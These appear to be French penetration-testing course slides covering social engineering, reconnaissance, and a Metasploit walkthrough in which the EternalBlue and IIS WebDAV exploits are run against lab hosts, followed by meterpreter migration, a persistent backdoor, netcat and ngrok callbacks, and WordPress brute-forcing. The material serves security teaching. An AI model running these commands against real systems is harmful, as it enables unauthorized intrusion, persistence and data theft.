- Presque impossible à détecter

# Red Team : Ingénierie sociale


---

## Probe: Reconnaissance physique : HUMINT

Une approche de suivi en reconnaissance après l'OSINT, qui nécessite des nerfs d'acier et une garde-robe importante, est la phase physique. Même dans le hall d'accueil d'une entreprise, on peut trouver beaucoup d'informations simplement en étant là et en regardant autour de soi :

- Notes, **post-it**, autour du bureau de la réceptionniste
- Des dépliant ou des **informations sur le mur** tels que les mots de passe WiFi, les politiques, les codes d'accès, ...
- Recherche de mots de passe par-dessus l'épaule, activité de navigation
- Vérification de l'appareil photo et du type de badge d'accès
- Se faire passer d'autres personnes par des portes sécurisées

Il est important de garder à l'esprit que dans cette phase, nous essayons toujours d'avoir une image claire et complète de la façon dont la sécurité est assurée sur la cible. Nous pourrions laisser tomber les USB malveillants, commencer à intercepter le trafic dans le hall/



# Red Team : Ingénierie sociale

---

*Exercice: Cherchez sur le web (Google, réseau etc) toute information (nom, adresse électronique, etc) de votre voisin et voyez ce que ça donne !*

*Vous lui présenterez ensuite pour voir s'il est au courant*

# Red Team : Ingénierie sociale

---

**2Penetrate: L'exploitation**, c'est l'abus des vulnérabilités identifiées lors de la phase d'analyse. Le résultat d'un tel abus peut permettre d'accéder à de nouveaux appareils ou à des données jusqu'alors inaccessibles, ou de faire tomber un certain appareil.



# Red Team : Ingénierie sociale

## 2Penetrate: Outils

### Gophish


Open-source conçu pour automatiser et simplifier la réalisation de campagnes de phishing et de tests de sensibilisation à la sécurité

### PhishTool

La combinaison d'une formation avec des simulations de menaces et des capacités de reporting. Score de risque comportemental pour chaque utilisateur

### Airckack

Phishing par Wi-Fi



---

# **Test d'intrusion/ Pentest Infrastructure**

# Audit Infrastructure: Reconnaissance

---

**1Probe: Reconnaissance** « Observation militaire d'une région pour localiser un ennemi ou déterminer des caractéristiques stratégique ».

*Pour quels types de Pentest (Box) est ce utile ?*



Boite noire  
Boite grise  
Boite blanche



# Audit Infrastructure: Reconnaissance

---

## 1Probe: reconnaissance réseau

- Reconnaissance de l'Internet, DNS (OSINT)
- Reconnaissance IP / réseau (Scanning)
- Reconnaissance physique du site (Ethernet)



# Audit Infrastructure: Reconnaissance

---

## Probe: reconnaissance réseau

Déterminer les adresses réseau des hôtes, pare-feu, routeurs, etc. en activité sur le réseau

Déterminer la topologie du réseau de l'environnement cible


Déterminer les types de systèmes d'exploitation des hôtes découverts

Déterminer les ports ouverts et les services de réseau dans un environnement cible


Déterminer des listes de vulnérabilités potentielles

# Audit Infrastructure: Reconnaissance

## Framework OSINT



# Audit Infrastructure: Reconnaissance



EXPLOIT  
DATABASE

lit.

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

GET CERTIFIED

Google Hacking Database

Filters

Reset All

Show 15

Quick Search

Date Added	#	Dork	Category	Author
2020-05-29		inurl:forgotpassword.do	Pages Containing Login Portals	Janmejaya Swain
2020-05-29		inurl:adminlogin.html	Pages Containing Login Portals	Deepesh Kumar Pandey
2020-05-29		inurl:adminlogin.do	Pages Containing Login Portals	Janmejaya Swain
2020-05-28		"login" intitle:*"scada login"	Pages Containing Login Portals	Alexandros Pappas
2020-05-28		"login" intitle:*"board login"	Pages Containing Login Portals	Alexandros Pappas
2020-05-28		inurl:forgotpassword.htm	Pages Containing Login Portals	Janmejaya Swain
2020-05-28		intitle:"index of" "system/config"	Sensitive Directories	Manish Kumar
2020-05-28		intitle:"index of" "admin/config"	Sensitive Directories	Manish Kumar
2020-05-28		site:*/joomla/login	Pages Containing Login Portals	Mayank Chandelkar
2020-05-28		"login" intitle:*"dashboard login"	Pages Containing Login Portals	Alexandros Pappas
2020-05-28		inurl:resetpassword.aspx	Pages Containing Login Portals	Abhinav Porwal
2020-05-28		inurl:"resetpassword.asp"	Pages Containing Login Portals	Abhinav Porwal
2020-05-28		intitle:"index of" "properties.ini"	Files Containing Juicy Info	Abhi Chitkara
2020-05-28		inurl:wo-content/aluins/orand-media	Advisories and Vulnerabilities	Abhi Chitkara

# Audit Infrastructure : Reconnaissance

---

## Nmap

Utilisé pour découvrir des hôtes et des services sur un réseau informatique en envoyant des paquets et en analysant les réponses.

Nmap offre un certain nombre de fonctionnalités permettant de sonder les réseaux informatiques, notamment la découverte d'hôtes et la détection de services et de systèmes d'exploitation.

- Ports
- Services
- Injections de scripts

Quelques options: sn, sV, p-, OA



# Audit Infrastructure : Reconnaissance

---

Nmap : Les états d'un service/Port après un scan

STATE	DESCRIPTION
Open	Le port cible répond activement aux demandes TCP/UDP/SCTP.
Closed	Le port cible est actif mais n'écoute pas.
Filtered	Un pare-feu ou un dispositif de filtrage de paquets empêche le retour de l'état du port.
Unfiltered	Le port cible est accessible, mais Nmap ne peut pas déterminer s'il est ouvert ou fermé.
Open/Filtered	Nmap ne peut pas déterminer si le port cible est ouvert ou filtré.
Closed/Filtered	Nmap ne peut pas déterminer si le port cible est fermé ou filtré.

# Audit Infrastructure : Reconnaissance

Exemple de reconnaissance sur une cible **10.10.10.51...**

## Commande nmap exécuté sur un système linux

**nmap -p 22,25,80,110,119,4555 -sC -sV -oA scans/nmap-tcpscripts 10.10.10.51**

“-p” indique que vous recherchez quelques ports mentionnés après le "-p", par exemple 22,25,...

“-sC” indique que vous voulez exécuter les scripts sur les ports

“-sV” indique que vous voulez effectuer un balayage de version si un logiciel commun est détecté

“-oA” produit le résultat dans tous les formats disponibles à l'emplacement suivant "scans/..."

```
root@kali# nmap -p 22,25,80,110,119,4555 -sC -sV -oA scans/nmap-tcpscripts 10.10.10.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 21:48 EDT
Nmap scan report for 10.10.10.51
Host is up (0.024s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256  78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp         JAMES smtpd 2.3.2
|_ smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.47 [10.10.14.47]),
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Home - Solid State Security
110/tcp   open  pop3         JAMES pop3d 2.3.2
119/tcp   open  nntp         JAMES nntpd (posting ok)
4555/tcp  open  james-admin  JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 1 IP address (1 host up) scanned in 23.52 seconds
```

# Audit Infrastructure : Reconnaissance

Exploitation des résultats obtenus grâce à **Searchsploit** qui utilise une base de données de « exploits DB »

Possibilité de copier l'exploit en local

## Commande searchsploit exécuté sur un système linux

```
root@kali# searchsploit james
```

Exploit Title	Path
Apache James Server 2.2 - SMTP Denial of Service	exploits/multiple/
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File	exploits/linux/rem
Apache James Server 2.3.2 - Remote Command Execution	exploits/linux/rem
WheresJames Webcam Publisher Beta 2.0.0014 - Remote Buffer Overfl	exploits/windows/r

Shellcodes: No Result



# Audit Infrastructure : Exercice Reconnaissance

---


- ➔ Exercice 1: Scanner tous les ports TCP
- ➔ Exercice 2: Scanner seulement les ports 21, 22, 80, 445
- ➔ Exercice 3: Relancer le scan de l'exercice 2 et mettre le résultat dans un fichier
- ➔ Exercice 4: Scanner les ports UDP
- ➔ Exercice 5: Détecter les services et l'OS

URL: [scanme.nmap.org](https://scanme.nmap.org)

# Audit Infrastructure : Phase d'exploitation

---

**Objectif de l'exploitation : Mouvement vertical ou latéral !**




# Audit Infrastructure : Phase d'exploitation

Exemple d'outil pour un mouvement latéral

## Bloodhound

Dans d'immenses réseaux comptant plus d'une centaine d'ordinateurs et de domaines utilisateurs, il détermine les meilleures cibles pour un mouvement latéral



# Audit Infrastructure : Phase d'exploitation

---

La reconnaissance(1P) mène à la découverte de vulnérabilités.

L'exploitation(2P) utilisé pour abuser d'une certaine vulnérabilité est appelé '**exploits**' (Code malveillant).

Les outils d'exploits :

## **Metasploit**

- ☐ L'outil le plus populaire pour l'exploitation instantanée. Il vous permet d'utiliser une immense bibliothèque d'exploits et de les configurer facilement sans avoir à plonger dans le code d'exploitation lui-même.

## **Windows-exploit-suggester**

- ☐ Boîte à outils populaire qui vous permet de voir quelles vulnérabilités n'ont pas été corrigées sur un ordinateur Windows. Il compilera une liste de toutes les mises à jour installées, vérifiera celles qui manquent et déterminera les vulnérabilités dues aux mises à jour manquantes.

# Audit Infrastructure : Phase d'exploitation

---

Les **exploits** publics ne sont pas la seule solution !

On peut choisir d'écrire ses propres exploits, mais en général on évite cela car cela prend beaucoup de temps.

- ☐ Les exploits peuvent être écrits dans n'importe quelle **language**.
- ☐ Comprendre ce qu'une application attend comme entrée et être capable de la manipuler finement afin de déboguer l'application.
- ☐ Des compétences en **rétro-ingénierie** sont indispensables.

Certains exploits prennent des heures à réaliser, d'autres des jours, cela peut également prendre des mois ou des années selon la complexité.

# Audit Infrastructure : Phase d'exploitation

---

**Metasploit** est un outil pour le développement et l'exécution d'exploits contre une machine distante.

Le Framework permet de faire énormément de chose comme :

- ☐ Le scan et collecte l'ensemble d'informations sur une machine
- ☐ Repérage et l'exploitation des vulnérabilités
- ☐ Escalade de privilèges et vol de données
- ☐ Installation d'une porte dérobée
- ☐ Fuzzing
- ☐ Suppression des logs et des traces

# Audit Infrastructure : Phase d'exploitation

```
Metasploit@HackinGeeK : msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :00000000000000k,      ,k00000000000000:
      '000000000kkkk00000: :00000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      .d;      ,00000000l
      .00000000.      .;      ;      ,00000000.
      c00000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ,0000;
      .d00o      .0000ccccx0000.      x00d.
      ,k0l      .0000000000000.      .d0k,
      :kk;.00000000000000 .c0k:
      ;k000000000000000k:
      ,x000000000000x.
      .l0000000l.
      ,d0d,
      -

      =[ metasploit v4.17.33-dev ]
+ -- --=[ 1843 exploits - 1045 auxiliary - 320 post ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```

# Audit Infrastructure : Phase d'exploitation

---

Les commandes Metasploit :

search <nom cve>

```
$search ms17-010
```

```
Matching Modules
```

```
=====
```

```
  Name
```

```
  ----
```

```
  auxiliary/admin/smb/ms17_010_command
```

use <nom exploit>

```
$use exploit/windows/smb/ms17_010_eternalblue
```



# Audit Infrastructure : Phase d'exploitation

## Les commandes Metasploit :

### show options

```
$show options
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain
SMBPass		no	(Optional) The password for the domain
SMBUser		no	(Optional) The username to use
VERIFY_ARCH	true	yes	Check if remote architecture matches
VERIFY_TARGET	true	yes	Check if remote OS matches

### exploit ou run

```
$exploit
```

```
C:\Windows\system32>
```

```
C:\Windows\system32>whoami
```

# Audit Infrastructure : Phase d'exploitation

Exemple: Cas d' un serveur Web IIS 6 vulnérable et découvert suite une reconnaissance dans un réseau

- Recherche de l'exploit avec searchsploit

```
root@kali:~/Desktop/htb/grandpa# searchsploit Microsoft IIS | grep 6.0
Microsoft IIS - ASP Stack Overflow (MS06-034) | exploits/windows/local/2056.c
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Discl | exploits/windows/remote/21057.txt
Microsoft IIS 5.0 - WebDAV PROPFIND / SEARCH Method Denial of Service | exploits/windows/dos/22670.c
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow | exploits/windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service | exploits/windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service | exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) | exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow | exploits/windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1) | exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) | exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP) | exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch) | exploits/windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | exploits/windows/remote/19033.txt
```

# Audit Infrastructure : Phase d'exploitation

---

Après le démarrage de Metasploit (avec la commande 'msfconsole' sur kali linux) :

-Recherche de l'exploit par sa balise CVE dans metasploit

```
msf5 > search 2017-7269
Matching Modules
=====
#  Name
-  -
0  exploit/windows/iis/iis_webdav_scstoragepathfromurl  2017-03-26  manual  Yes  Microsoft IIS WebDav ScStoragePathFromUrl Overfl
```

# Audit Infrastructure : Phase d'exploitation

## Réglage des options dans Metasploit :

```
msf5 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options
```

Module options (exploit/windows/iis/iis\_webdav\_scstoragepathfromurl):

Name	Current Setting	Required	Description
MAXPATHLENGTH	60	yes	End of physical path brute force
MINPATHLENGTH	3	yes	Start of physical path brute force
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'fi
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Path of IIS 6 web application
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Microsoft Windows Server 2003 R2 SP2 x86

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS 10.10.10.14
RHOSTS => 10.10.10.14
```

# Audit Infrastructure : Phase d'exploitation

---

Exécution de l'exploit :

```
$exploit
```

```
C:\Windows\system32>
```

```
C:\Windows\system32>whoami
```

# Audit Infrastructure : Post-Exploitation

---

**3Propagate:** La **post-exploitation** prend l'accès dont nous disposons et tente de l'étendre et de l'élever.

Il existe de nombreuses techniques pour y parvenir. La plupart d'entre elles sont considérées comme des "portes dérobées". Le nom "backdoor" est utilisé pour toute connexion que vous contrôlez sur l'ordinateur cible qui se connecte en retour à vous.



# Audit Infrastructure : Post-Exploitation

---

La post-exploitation/exécution couvre tout ce qui doit être exécuté, suite à une exploitation réussie.

Exemple:

Une exploitation réussie peut avoir consisté à obtenir un accès physique au bâtiment en le suivant. La tâche de post-exploitation peut consister à recueillir des informations sensibles et à s'exfiltrer sans être pris ou remarqués.

## Objectif principal (exploitation)

- ★ Avoir un accès physique au bâtiment.

## Objectifs secondaires (post-exploitation)

- ★ Sortir les biens de l'entreprise tels qu'un ordinateur portable ou un iPad.
- ★ Accéder à une zone restreinte du bâtiment.
- ★ Brancher une boîte de dépôt sur le réseau pour jouer le rôle de cheval de Troie.
- ★ Prendre le « door pass » d'un employé et tenter de le cloner.

# Audit Infrastructure : Post-Exploitation

Que peut-on utiliser pour étendre l'accès ou élever davantage le niveau de privilège ?

## Meterpreter

Après avoir utilisé le framework Metasploit pour exploiter une vulnérabilité, vous serez dirigé vers un "Meterpreter shell" qui est à la base une session terminale vous permettant de transférer facilement des fichiers, d'exécuter du code supplémentaire, d'installer des portes dérobées

```
meterpreter > "172.16.56.128"
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.


OPTIONS:
  -A      Automatically start a matching multi/handler to connect to the agent
  -L <opt> Location in target host where to write payload to, if none %TEMP% will be
used.
  -P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
  -S      Automatically start the agent on boot as a service (with SYSTEM privileges)
  -T <opt> Alternate executable template to use
  -U      Automatically start the agent when the User logs on
  -X      Automatically start the agent when the system boots
  -h      This help menu
  -i <opt> The interval in seconds between each connection attempt
  -p <opt> The port on the remote host where Metasploit is listening
  -r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > 
```



# Audit Infrastructure : Post-Exploitation

**Netcat**, inclus par défaut sur la plupart des machines linux, peut fonctionner sous Windows en exécutant un seul exécutable. Netcat ouvre une connexion sur un port choisi et autorise ainsi la connexion à la machine



- Dans le cadre supérieur, vous pouvez voir un attaquant qui "écoute" les connexions entrantes sur le port 2222. (image1)
- Après avoir reçu une connexion dans la fenêtre inférieure, un canal de transfert de texte a été ouvert. (image 1)
- Les deux parties sont maintenant capables de s'envoyer des messages. (image 2)

**Note :** Il est bien sûr possible de diffuser une session de terminal ou des fichiers entiers via netcat au lieu de texte.

# Audit Infrastructure : Post-Exploitation

---

Un obstacle lors des **tests d'intrusion** se produit pendant la phase de post-exploitation, lorsqu'il est nécessaire de se reconnecter à distance à la victime. Les Firewall empêchent le trafic provenant d'hôtes externe sauf sur des ports spécifiques.

Quelques outils permettant d'éviter les Firewall:

- ❖ **Ngrok** créera un site web sur Internet qui sera relié à votre machine. Toute personne naviguant vers l'URL spécifique se connectera à votre machine. Cette fonction est souvent utilisée pour rappeler votre machine depuis des machines piratées.
- ❖ Les charges utiles **PassiveX** fonctionnent en exécutant une instance d'Internet Explorer sur le système distant, en la faisant se connecter à un serveur Web exécuté temporairement par le cadre, et en téléchargeant un contrôle ActiveX sur le système exploité.

Ces deux méthodes permettent une communication complète sur le port 80, le port le moins bloqué dans un réseau (d'entreprise).

# Audit Infrastructure : Post-Exploitation

La suite de l'exemple vu à l'exploitation

Après avoir exécuté l'exploit, nous remarquons une erreur (due à un processus instable).  
Attachons donc notre session actuelle à un processus différent...

```
meterpreter > ps
Process List
=====
PID  PPID  Name                Arch  Session  User                Path
----
```

La commande "ps" de meterpreter nous montrera tous les processus disponibles s'exécutant sur l'ordinateur cible.

E

# Audit Infrastructure : Post-Exploitation

En utilisant la commande "migrate" de meterpreter, le payload est attaché à un processus différent qui est plus stable/fiable

```
meterpreter > ps
Process List
*****
PID  PPID  Name          Arch Session User          Path
---  ---  ---
0    0    [System Process]
4    0    System
272  4    smss.exe
324  272  csrss.exe
348  272  winlogon.exe
396  348  services.exe
408  348  lsass.exe
588  396  svchost.exe
680  396  svchost.exe
736  396  svchost.exe
768  396  svchost.exe
800  396  svchost.exe
936  396  spoolsv.exe
964  396  msdtc.exe
1076 396  cisvc.exe
1120 396  svchost.exe
1180 396  inetinfo.exe
1216 396  svchost.exe
1328 396  VGAuthService.exe
1412 396  vmtoolsd.exe
1460 396  svchost.exe
1600 396  svchost.exe
1704 396  alg.exe
1724 2172 rundll32.exe      x86  0    NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\rundll32.exe
1828 588  wmiprvse.exe      x86  0
1912 396  dlhst.exe
1992 1076 cidamon.exe
2172 1460 w3wp.exe          x86  0    NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetrv\w3wp.exe
2240 588  davdata.exe       x86  0
2552 588  wmiprvse.exe
```

```
meterpreter > migrate 2172
[*] Migrating from 1724 to 2172 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

# Outils pour le travail Pratique

---

CMS :système de gestion de contenu

**WordPress** est le CMS de prédilection des bloggers, apprécié pour ses thèmes harmonieux et son coté très fonctionnel, bien adapté à l'écriture et à la mise en page d'articles.

## Outils en ligne de commande Kali : WPSCAN

--url L'url du domaine à scanner

--enumerate Enumération ...

option :

u usernames des id 1 à 10

u[10-20] usernames des id 10 à 20

t themes

vp seulement les thèmes vulnérable

at tous les thèmes

--wordlist | -w Préciser un dictionnaire pour la cassage de mot de passe

--threads | -t Nombre de thread à utiliser

--username | -U Ne bruteforcer qu'un utilisateur particulier

--help | -h Ce menu d'aide




**Exemple** : wpscan --url http://<ip de la machine cible>

# Outils pour le travail Pratique

## Outils en ligne de commande Kali : Dirbuster

Dirbuster est une application distribuée par le groupe OWASP. L'objectif de l'outil est de découvrir des répertoires et fichiers cachés sur un serveur web



---

# **Test d'intrusion WEB**

# Audit Web: Application WEB

---

## Qu'est-ce qu'une application web ?

Une application web est un **logiciel applicatif** hébergé sur un serveur et accessible via un navigateur web.

